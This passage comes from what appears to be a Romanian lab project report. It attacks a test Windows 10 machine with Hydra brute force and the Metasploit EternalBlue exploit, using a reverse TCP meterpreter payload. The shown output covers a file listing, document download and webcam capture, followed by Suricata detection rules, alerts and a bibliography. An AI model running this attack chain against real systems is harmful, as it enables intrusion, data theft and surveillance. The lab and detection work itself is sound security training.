[STATUS] 5417.92 tries/min, 514702 tries in 01:35h, 342170 to do in 01:04h, 1 active
[STATUS] 5353.33 tries/min, 594220 tries in 01:51h, 262652 to do in 00:50h, 1 active
[STATUS] 5300.70 tries/min, 673189 tries in 02:07h, 183683 to do in 00:35h, 1 active
```

După rularea instrumentului **Hydra**, am obținut cu success ID-ul și parola sistemului țintă și le vom introduce în exploit-ul din Metasploit pentru a continua atacul de tipul EternalBlue.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set SMBuser username
SMBuser ⇒ username
msf6 exploit(windows/smb/ms17_010_eternalblue) > set SMBpass username
SMBpass ⇒ username
```

Configurările exploit-ului:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.100.53   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
   SMBPass        username         no        (Optional) The password for the specified username
   SMBUser        username         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.54   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

Lansarea exploit-ului:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.100.54:4444
[*] 192.168.100.53:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.53:445    - Host is likely VULNERABLE to MS17-010! - Windows 10 Home 10240 x64 (64-bit)
[*] 192.168.100.53:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.53:445 - The target is vulnerable.
[*] 192.168.100.53:445 - shellcode size: 1283
[*] 192.168.100.53:445 - numGroomConn: 12
[*] 192.168.100.53:445 - Target OS: Windows 10 Home 10240
[+] 192.168.100.53:445 - got good NT Trans response
[+] 192.168.100.53:445 - got good NT Trans response
[+] 192.168.100.53:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.100.53:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.100.53:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.100.53:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.100.53
[*] Meterpreter session 3 opened (192.168.100.54:4444 → 192.168.100.53:49438) at 2024-12-25 13:09:42 -050
```

Rularea exploit-ului a fost cu succes și am reușit să obțin acces la sistemul Windows. Acum că avem acces la sistem, putem testa mai departe vulnerabilitățile.


Am folosit comanda **sysinfo** pentru a obține o serie de informații ale sistemului țintă.

```
meterpreter > sysinfo
Computer        : DESKTOP-LIRB7FQ
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```


Am început să navigăm prin fișierele sistemului pentru a căuta informații sensibile / folositoare.

```
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2024-12-22 09:34:17 -0500  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2015-07-10 07:00:31 -0400  BOOTNXT
040777/rwxrwxrwx  4096    dir   2024-12-23 15:24:50 -0500  DocumenteImportante
040777/rwxrwxrwx  0       dir   2015-07-10 08:21:38 -0400  Documents and Settings
040777/rwxrwxrwx  0       dir   2015-07-10 07:04:22 -0400  PerfLogs
040555/r-xr-xr-x  4096    dir   2015-07-10 12:29:07 -0400  Program Files
040555/r-xr-xr-x  4096    dir   2015-07-10 07:04:26 -0400  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2024-12-22 09:34:28 -0500  ProgramData
040777/rwxrwxrwx  0       dir   2024-12-22 08:46:06 -0500  Recovery
040777/rwxrwxrwx  4096    dir   2024-12-22 08:46:42 -0500  System Volume Information
040555/r-xr-xr-x  4096    dir   2024-12-23 14:41:00 -0500  Users
040777/rwxrwxrwx  24576   dir   2024-12-23 15:18:16 -0500  Windows
100444/r--r--r--  395268  fil   2015-07-10 07:00:31 -0400  bootmgr
000000/---------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys
000000/---------  0       fif   1969-12-31 19:00:00 -0500  swapfile.sys
```


Am găsit folderul **DocumenteImportante** și îi vom verifica conținutul pentru a determina dacă există fișiere de interes.




Vom descărca toate documentele de pe mașina țintă (Windows) pe mașina ce a atacat (Kali Linux).



Documentele downloadate de pe Windows:



Am continuat să exploatăm vulnerabilitățile pentru a obține mai multe informații sau control asupra dispozitivului. Am obținut acces asupra camerei web a sistemului țintă. Am realizat o fotografie ce a fost automat descărcată pe mașina atacatorului.



5. Monitorizarea cu Suricata

- **Detectare atac brute force**

Înainte de a realiza atacul cu Hydra, am creat o regulă personalizată și am adăugat-o în fișierul **suricata.rules** pentru a detecta atacurile de tip brute force.

```
alert tcp any any -> $HOME_NET 445 (msg:"Atac Brute Force SMB Detectat";flow:to_server,established; pcre:"/.*\x00{5,}/"; threshold:type threshold, track by_src, count
```

După implementarea și activarea regulii, Suricata a reușit să detecteze cu succes atacul de tip brute force, semnalând astfel încercările repetate de autentificare cu credențiale incorecte.

```
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57612 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57654 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57706 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57752 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57806 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57842 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57882 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57940 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:57980 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:58016 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:58056 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:58084 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:58126 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:58182 -> 192.168.100.53:445
[**] [1:10200005:1] Atac Brute Force SMB Detectat [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.100.54:58228 -> 192.168.100.53:445
```

- **Detectare atac EternalBlue**


Având în vedere că **Suricata** dispune deja de reguli preconfigurate pentru detectarea atacurilor **EternalBlue**, am ales să le utilizăm pentru a monitoriza traficul de rețea și pentru a identifica dacă atacul a fost efectuat cu succes.

O serie de reguli pentru detectarea vulnerabilității **MS17-010**:

```
alert tcp any any -> any 445 (msg:"ET EXPLOIT ETERNALBLUE Exploit M2 MS17-010"; flow:established,to_server; content:"|8000a8000000000000000000000000000000000000ffff00000
alert smtp any any -> $SMTP_SERVERS any (msg:"ET EXPLOIT Exim4 UAF Attempt (BDAT with non-printable chars)"; flow:established,to_server; content:"BDAT"; depth:5; pcre:
alert tcp any any -> $HOME_NET [23,2323] (msg:"ET EXPLOIT Actiontec C1000A backdoor account M1"; flow:established,to_server; content:"QwestM0dem"; fast_pattern; metada
alert tcp any any -> $HOME_NET [23,2323] (msg:"ET EXPLOIT Actiontec C1000A backdoor account M2"; flow:established,to_server; content:"CenturyL1nk"; fast_pattern; class
alert tcp any any -> $HOME_NET 4786 (msg:"ET EXPLOIT Possible CVE-2018-0171 Exploit (PoC based)"; flow:established,to_server; content:"|00 00 00 01 00 00 00 01 00 00 0
alert tcp any any -> any 4786 (msg:"ET EXPLOIT Cisco Smart Install Exploitation Tool - Update Ios and Execute"; flow:established,to_server; content:"|00 00 00 01 00 00
alert tcp any any -> any 4786 (msg:"ET EXPLOIT Cisco Smart Install Exploitation Tool - ChangeConfig"; flow:established,to_server; content:"|00 00 00 01 00 00 00 01 00
alert tcp any any -> any 4786 (msg:"ET EXPLOIT Cisco Smart Install Exploitation Tool - GetConfig"; flow:established,to_server; content:"|00 00 00 01 00 00 00 01 00 00
alert udp any 67 -> any 68 (msg:"ET EXPLOIT DynoRoot DHCP - Client Command Injection"; content:"|02|"; depth:1; content:"|35 01 05 fc|"; distance:0; content:"|2f|bin|2
alert tcp $EXTERNAL_NET any -> $HOME_NET 8888 (msg:"ET EXPLOIT CloudMe Sync Buffer Overflow"; flow:established,to_server; content:"|fe e7 d1 61 a8 98 03 69 10 06 e7 6f
alert tcp $EXTERNAL_NET any -> $HOME_NET 1024: (msg:"ET EXPLOIT Oracle Weblogic Server Deserialization Remote Command Execution"; flow:established,to_server; content:"
alert smtp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET EXPLOIT Exim Internet Mailer Remote Code Execution"; flow:established,to_server; content:"JHtydW57L2Jpbi9iYXNoIC
alert tcp $EXTERNAL_NET any -> $HOME_NET 9000 (msg:"ET EXPLOIT xdebug OS Command Execution"; flow:established,to_server; content:"eval -i 1 --|0d 0a|ZmlsZV9wdXRfY29udG
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT bin bash base64 encoded Remote Code Execution 3"; flow:established,to_server; content:"vYmluL2Jhc2"; f
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT php script base64 encoded Remote Code Execution 3"; flow:established,to_server; content:"vKjw/cGhwI";
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT php script double base64 encoded Remote Code Execution 3"; flow:established,to_server; content:"MeW84
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT Generic system shell command to php base64 encoded Remote Code Execution 1"; flow:established,to_serv
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT Generic system shell command to php base64 encoded Remote Code Execution 2"; flow:established,to_serv
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET EXPLOIT Generic system shell command to php base64 encoded Remote Code Execution 3"; flow:established,to_serv
```

```
alert http any any -> $HOME_NET any (msg:"ET EXPLOIT NETGEAR WNR2000v5 hidden_lang_avi Stack Overflow (CVE-2016-10174)"; flow:established,to_server; http.uri; content
alert http any any -> $HOME_NET any (msg:"ET EXPLOIT TP-Link Archer C2 and Archer C20i Remote Code Execution"; flow:established,to_server; http.method; content:"POST"
alert tcp any any -> $HOME_NET 23 (msg:"ET EXPLOIT Cisco Catalyst Remote Code Execution (CVE-2017-3881)"; flow:established,to_server; content:"|ff fa 24 00 03|CISCO_K
alert smb any any -> $HOME_NET any (msg:"ET EXPLOIT Possible Successful ETERNALROMANCE MS17-010 - Windows Executable Observed"; flow:established,to_server; flowbits:i
alert smb $HOME_NET any -> any any (msg:"ET EXPLOIT Possible ETERNALCHAMPION MS17-010 Sync Response"; flow:established,to_client; flowbits:isset,ET.ETERNALCHAMPIONsyn
alert smb any any -> $HOME_NET any (msg:"ET EXPLOIT Possible ECLIPSEDWING RPCTOUCH MS08-067"; flow:established,to_server; content:"|ff|SMB|2f 00 00 00 00|"; offset:4;
alert smb any any -> $HOME_NET any (msg:"ET EXPLOIT Possible ECLIPSEDWING MS08-067"; flow:established,to_server; content:"|ff|SMB|2f 00 00 00 00|"; offset:4; depth:9;
alert smb $HOME_NET any -> any any (msg:"ET EXPLOIT Possible DOUBLEPULSAR Beacon Response"; flow:established,to_client; content:"|00 00 00 23 ff|SMB2|02 00 00 c0 98 0
alert smb any any -> $HOME_NET any (msg:"ET EXPLOIT Possible ETERNALBLUE MS17-010 Heap Spray"; flow:established,to_server; content:"|ff|SMB|33 00 00 00 00 18 07 c0 00
alert smb any any -> $HOME_NET any (msg:"ET EXPLOIT Possible ETERNALROMANCE MS17-010 Heap Spray"; flow:established,to_server; content:"|ff|SMB|25 00 00 00 00 18|"; of
alert http any any -> $HOME_NET 8082 (msg:"ET EXPLOIT BlueCoat CAS v1.3.7.1 Report Email Command Injection attempt"; flow:established,to_server; http.method; content:
alert tcp any any -> $HOME_NET 445 (msg:"ET EXPLOIT Samba Arbitrary Module Loading Vulnerability (.so file write to share) (CVE-2017-7494)"; flow:established,to_serve
alert tcp any any -> $HOME_NET 445 (msg:"ET EXPLOIT Samba Arbitrary Module Loading Vulnerability (NT Create AndX .so) (CVE-2017-7494)"; flow:established,to_server; co
alert tcp any any -> $HOME_NET 445 (msg:"ET EXPLOIT Samba Arbitrary Module Loading Vulnerability M2 (NT Create AndX .so) (CVE-2017-7494)"; flow:established,to_server;
alert http any any -> $HOME_NET any (msg:"ET EXPLOIT Possible SharePoint XSS (CVE-2017-8514) Inbound"; flow:established,to_server; http.uri; content:"FollowSite="; no
```

Rezultate monitorizare Suricata:



În urma monitorizării cu **Suricata**, am putut observa că atacul a fost detectat și că a fost identificat un trafic suspect corespunzător exploatării **EternalBlue**. Suricata a reușit să detecteze traficul asociat cu vulnerabilitatea **MS17-010**, semnalând astfel un atac potențial asupra sistemului țintă.

Acest lucru demonstrează capacitatea de a utiliza Suricata pentru a detecta și a răspunde la un atac cibernetic în timp real, oferind o protecție activă asupra rețelei.

6. Concluzie

Proiectul a demonstrat utilizarea combinată a mai multor unelte și tehnici pentru a simula un atac cibernetic și pentru a monitoriza traficul de rețea. Am folosit **Nmap** pentru a efectua o scanare a rețelei, identificând serviciile deschise și porturile vulnerabile, inclusiv portul **445**, asociat cu vulnerabilitatea **EternalBlue**.

Următorul pas a fost utilizarea **enum4linux**, un instrument important pentru extragerea de informații despre utilizatori și resurse **SMB** de pe sistemele **Windows**. Deși nu am reușit să obțin informații complete din cauza restricțiilor, am folosit **Hydra** pentru a efectua un atac de tip brute force asupra serviciului SMB, utilizând o bază de date cu parole comune din **SecLists**, obținând astfel credențialele corecte pentru a continua exploatarea.

Pentru exploatarea vulnerabilității **MS17-010**, am utilizat **Metasploit**, care, combinat cu payload-ul de tip **reverse TCP**, mi-a permis să obțin acces la sistemul țintă. După compromiterea sistemului, am folosit comenzi precum sysinfo pentru a confirma succesul atacului și am explorat fișierele sistemului, demonstrând capacitatea de a extrage informații sensibile, inclusiv prin capturarea unei imagini de pe camera web a dispozitivului atacat.

În paralel, am utilizat **Suricata** pentru a monitoriza traficul de rețea și pentru a detecta atacul de tip EternalBlue realizat de pe **Kali Linux.** Configurarea corectă a regulilor în Suricata a permis detectarea atacurilor și a fluxurilor de trafic neautorizate.

În concluzie, proiectul a evidențiat eficiența instrumentelor de securitate, care integrează tehnici de atac cibernetic cu monitorizarea activă a rețelei, contribuind astfel la protejarea sistemelor de operare și prevenirea accesului neautorizat.

7. Bibliografie

https://hackertarget.com/install-suricata-ubuntu-5-minutes/

https://github.com/seanlinmt/suricata

https://fengweiz.github.io/19sp-csc5290/labs/lab4-instruction.pdf

https://www.jamescarroll.me/blog/exploiting-ms17-010-with-metasploit-2020

https://www.infosecinstitute.com/resources/penetration-testing/how-to-attack-windows-10-machine-with-metasploit-on-kali-linux/

https://docs.metasploit.com/docs/modules.html

https://github.com/rapid7/metasploit-framework

https://github.com/AnamolZ/Exploitation

https://github.com/vncloudsco/suricata-rules/tree/main

https://rules.emergingthreats.net/open/suricata/rules/

https://docs.rapid7.com/metasploit/working-with-payloads/

https://medium.com/@navneetxng/setting-up-intrusion-detecting-system-suricata-ac69386efac9

https://docs.suricata.io/en/latest/quickstart.html#installation

https://github.com/danielmiessler/SecLists

https://github.com/vanhauser-thc/thc-hydra

https://www.kali.org/tools/hydra/